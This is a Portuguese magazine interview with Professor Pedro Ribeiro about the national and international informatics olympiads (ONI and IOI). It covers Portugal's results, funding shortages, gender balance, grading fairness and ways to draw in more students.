O professor Pedro Ribeiro é desde 2005 um dos principais responsáveis pela delegação portuguesa presente todos os anos nas IOI (Olimpíadas Internacionais de Informática), a qual é definida com base no apuramento pelas ONI (Olimpíadas Nacionais de Informática), que tem anualmente cerca de 250 participantes na prova de qualificação, dos quais no máximo 30 seguem para a Final Nacional..

Revista PROGRAMAR (RP): Professor Pedro Ribeiro, desde muito novo, por volta dos 15 anos, que está envolvido nos concursos de programação, quer como participante, quer como organizador. O que é que mais o atraí neste tipo de concursos?

Pedro Ribeiro (PR): Os concursos são excelente oportunidade para consolidar os conhecimentos, desenvolver o raciocínio e encontrar outras pessoas que como eu são apaixonadas pela "beleza" e "arte" de um bom algoritmo. Como sou muito competitivo, sou também muito atraído pela adrenalina da competição e do constante desafio e superação. Os concursos são uma parte integrante e indissociável da minha vida e foi (também) graças a eles que tive a certeza que queria fazer carreira profissional na área. Em termos sociais, são inúmeros os amigos que fiz e os países que visitei por causa desses mesmos concursos. Como organizador quero poder passar um pouco desta minha paixão pela Ciência de Computadores e fomentar o gosto pela programação e pelo desenho de algoritmos.

RP: O estágio com o Professor Pedro Guerreiro teve uma enorme influência no seu percurso, principalmente nos concursos de programação. Como é isso moldou as suas participações posteriores e concursos e no mundo académico?

PR: Tive a felicidade de logo no meu 9º ano conseguir ser um dos 4 portugueses selecionados para as IOI. Isto foi em 1995 e na altura a informação não circulava de maneira tão fluida como agora. Recordo com nostalgia como fiz uma direta nessas IOI disputadas na Holanda para poder passar a noite a consultar a Internet, algo a que em Portugal não tinha acesso. Recordo também como o acesso a um bom livro de programação não era de todo fácil. Nesse contexto, a possibilidade de ter tido uma pessoa com sólidas bases académicas a "moldar-me" com boas técnicas de programação, a dar-me uma visão mais abrangente da Ciência de Computadores, foi fundamental para ganhar "bons hábitos" e pensar na Informática como Ciência. Foi o início de uma amizade que ainda hoje prezo e muito e tenho orgulho em dizer que o Prof. Pedro Guerreiro foi um dos meus "pais" no que à programação diz respeito.

RP: Apesar de Portugal levar uma delegação às IOI desde 1989, apenas possui três medalhas de bronze conquistadas, tendo sido todas conquistadas no século XXI. Foram necessários mais de 10 anos para Portugal conseguir uma classificação aceitável, porquê e o que mudou nos últimos anos?

PR: Existem muitos fatores que contribuem para isto, a começar pela grande desigualdade de recursos entre países, como será abordado numa próxima pergunta. O que é facto é que cientificamente não somos de todo "piores" e que a nível profissional temos muitos e bons exemplos de portugueses com muito sucesso. Estou convencido que a tendência de melhorar os resultados se vai manter e que as medalhas poderão começar a aparecer com mais regularidade (nas últimas 3 Olimpíadas tivemos 2 medalhas). Da minha parte, sei que irei dar o meu melhor para (continuar a) preparar os nossos concorrentes. Curiosamente, o primeiro ano onde Portugal teve medalha (2002) correspondeu ao primeiro ano onde fui dos organizadores principais do estágio de preparação, realizado na "minha casa", a Faculdade de Ciências da Universidade do Porto.

RP: Após alguns anos a ser apoiada pela Caixa Geral de Depósitos, em 2009 as ONI deixaram de receber este patrocínio, contudo os representantes portugueses conseguiram trazer mais duas medalhas de bronze para Portugal. Porque acha que as empresas não apostam mais nos jovens portugueses?

PR: O clima económico é complicado e o dinheiro e vontade para patrocínios de qualquer tipo tem tendência a diminuir. Mais do que personalizar na empresa X, importa fazer ver que os jovens portugueses têm talento e que vale a pena apostar neles, seja qual for a sua área de especialidade. Da

parte das Olimpíadas de Informática, temos de fazer o nosso melhor para divulgar e promover a iniciativa para que as entidades privadas entendam as ONI como uma aposta que faz todo o sentido.

RP: Acha que Portugal compete de forma ligeiramente desigual em relação a outros países como os Estados Unidos, ou a China?

PR: Sem dúvida. E não é só com esses países. Neste momento nem sequer temos financiamento para garantir um estágio físico para os 4 selecionados para as IOI quando num passado recente (entre 2005 e 2008) conseguíamos fazer estágio para 8 alunos, garantido mais continuidade para anos futuros. Noutros países os recursos são infinitamente maiores, por exemplo com vários estágios alargados a uma base maior de alunos e a existência de concursos internacionais de preparação. Faço notar também que os recursos humanos são também diferentes. Existem casos de pessoas que profissionalmente podem dedicar-se quase o ano todo às Olimpíadas (são pagos para isso) ou outros casos onde se pagam a especialistas para virem ajudar nos estágios. No caso português tudo é feito essencialmente por voluntariado e por carolice. Também a nível do ensino secundário existem grandes lacunas na formação de base quando comparamos com outros países.

RP: O número de participantes do sexo feminino comparativamente aos do sexo masculino é relativamente reduzido. Pensa que ainda há um sentimento que este tipo de concursos é só para aquilo que comummente designam de *nerds*?

PR: O problema é mais abrangente do que as ONI. Todas as áreas tecnológicas e de engenharia, de um modo geral, têm dificuldade em mostrar-se atrativas para o sexo feminino. Isto nota-se também nos outros países e nas IOI, onde a quantidade de raparigas é também muito escassa. Existem vários estudos sobre como poder mitigar esse problema mas ainda não existem soluções infalíveis. É necessária uma revolução também social, que não estigmatize e padronize aquilo que uma pessoa deve gostar com base no seu género.

RP: Inclusive a delegação portuguesa só teve um elemento do sexo feminino nas IOI uma vez, e porque em 1995 a organização pagava a cada equipa um participante extra do sexo com menos elementos na equipa. Será que teríamos muito a ganhar se o panorama fosse mais equilibrado?

PR: Eu acho que qualquer área beneficia se o acesso a ela for mais equilibrado. Mas não me acredito por exemplo no uso de quotas. Acredito que possamos todos fazer um esforço por tornar a área mais atrativa e é com agrado e entusiasmo que incentivo sempre as potenciais participantes que vou conhecendo.

RP: O sistema de avaliação dos concorrentes é o mais justo, ou é o possível? É verdade que muitas a pontuação da prova online pode não ser verdadeira? Como se lidam com estas situações?

PR: Considero o sistema de avaliação justo e objetivo: os programas são avaliados de forma automática, sem subjetividade, e são verificados os testes onde o programa submetido responde de forma correta. Os testes são feitos de tal forma que quer a correção, quer a eficiência são alvo de avaliação. Todos os alunos estão na mesma situação quando competem. Se a pergunta se refere ao facto da qualificação ser feita de forma online (nota: a final é presencial), a verdade é que não temos recursos para poder criar uma fase de qualificação presencial a nível nacional. E nesse caso teríamos de ter uma fase anterior onde o mesmo se verificava. A verdade é que se depende sempre de um certo código de honra nesta fase inicial, quer da parte dos alunos, quer da parte dos professores. Mas também posso dizer que todos os anos são tomadas várias medidas (automáticas e manuais) para mitigar qualquer quebra de ética e que é muito complicado “esconder” uma situação dessas, onde os envolvidos só têm coisas a perder. A minha visão é que quem merece estar na final chega lá e que depois presencialmente não restam dúvidas sobre o seu mérito e os 4 representantes portugueses são-no porque efetivamente o mereceram.

RP: Associado à construção dos algoritmos de forma eficiente no concurso, está também presente a componente de velocidade uma vez que os concorrentes na Final Nacional têm apenas 4 horas para resolver 3 problemas. Esta pressão pode ser uma ótima preparação para o mercado de trabalho, em que muitas vezes é necessário trabalhar sobre pressão sem prejudicar o trabalho final?

PR: Sem dúvida que sim. E muitas empresas reconhecem-no. No meu caso pessoal, por exemplo, o envolvimento em concursos já me garantiu o contacto por várias possíveis empregadores, que não segui por realmente gostar da carreira académica. Para os concorrentes de muitos países, uma boa participação nas IOI é a carta de entrada para uma boa universidade ou para uma boa empresa. Conheço vários casos de concorrentes que atualmente estão em empresas como a Google, Facebook ou IBM que vêm do meio dos concursos e que definitivamente vêm os concursos como muito importantes nesse seu processo de afirmação profissional.

RP: Qual é o objetivo seguinte na lista para atingir pela delegação portuguesa nas IOI?

PR: Dadas as condicionantes não podemos exigir certos

resultados. Contudo, a ambição é grande e nunca sai das nossas mentes. A curto/médio em termos de equipa gostaria de tornar a existência de medalhas uma regra e não a exceção. A nível individual queremos que seja possível um dia a obtenção uma medalha de prata. Dito isto, a delegação portuguesa não pode prometer nada exceto muito trabalho e dedicação, para que no final todos estejamos de cabeça levantada e certos que demos o nosso melhor. Ter medalha não é uma exigência, mas deve passar pela cabeça de todos os representantes de Portugal nas IOI. A regularidade na obtenção de resultados irá permitir uma maior consciencialização das capacidades dos concorrentes portugueses e fazer subir a sua confiança e auto-estima antes das provas.

RP: Porque não existe de forma mais regular em Portugal concursos de forma a preparar os jovens para as provas nacionais e para as grandes provas internacionais?

PR: Como já foi dito é uma questão de recursos humanos. Duas coisas devem no entanto ser ditas. Primeiro, os recursos de treino na Internet são muitos e para quem se quer dedicar a este mundo dos concursos de programação não falta informação e problemas para resolver, quer em modo de arquivo, quer em modo de concurso. Tudo está globalizado e nas IOI os concorrentes vão poder ver que os concorrentes de outros países usam recursos online que estão disponíveis também para portugueses. Sítios como o fórum do Portugal-a-Programar (P@P) podem também dar o acompanhamento humano necessário. Segundo, existem já várias concursos de programação para alunos do secundário em Portugal além das ONI, como o sejam o ToPAS, o Tecla, o PPUP ou o CPAS. Ainda faltam muitas coisas, claro, mas essencialmente é necessária vontade, dedicação e disponibilidade dos alunos interessados.

RP: O que é preciso fazer para atrair mais pessoas a estes concursos?

PR: Todos os anos faço um pequeno inquérito aos finalistas para perceber como ouviram falar das ONI, e os fatores de promoção identificado são escassos. Por exemplo, o P@P tem surgido com um peso não negligenciável como fonte de concorrentes. Também a nível geográfico encontramos uma distribuição não equilibrada. No fundo é necessária maior divulgação e promoção. Os bons resultados ajudam a um maior impacto na comunicação social, por exemplo. Mas essencialmente temos de conseguir envolver mais professores do secundário, pois é deles que pode partir a dinamização local necessária para tornar as ONI mais abrangentes.

Fim das Inscrições ONI'2012 - 17 Abril

http://www.ioi2012.org/

http://www.dcc.fc.up.pt/oni/2012

Veja também as edições anteriores da Revista PROGRAMAR

33ª Edição - Fevereiro 2012

32ª Edição - Dezembro 2011

31ª Edição - Outubro 2011

30ª Edição - Agosto 2011

29ª Edição - Junho 2011

28ª Edição - Abril 2011

e muito mais em ...

www.revista-programar.info

DUVIDAS?

IDEIAS?

AJUDAS?

PROJECTOS?

portugal-a-programar.org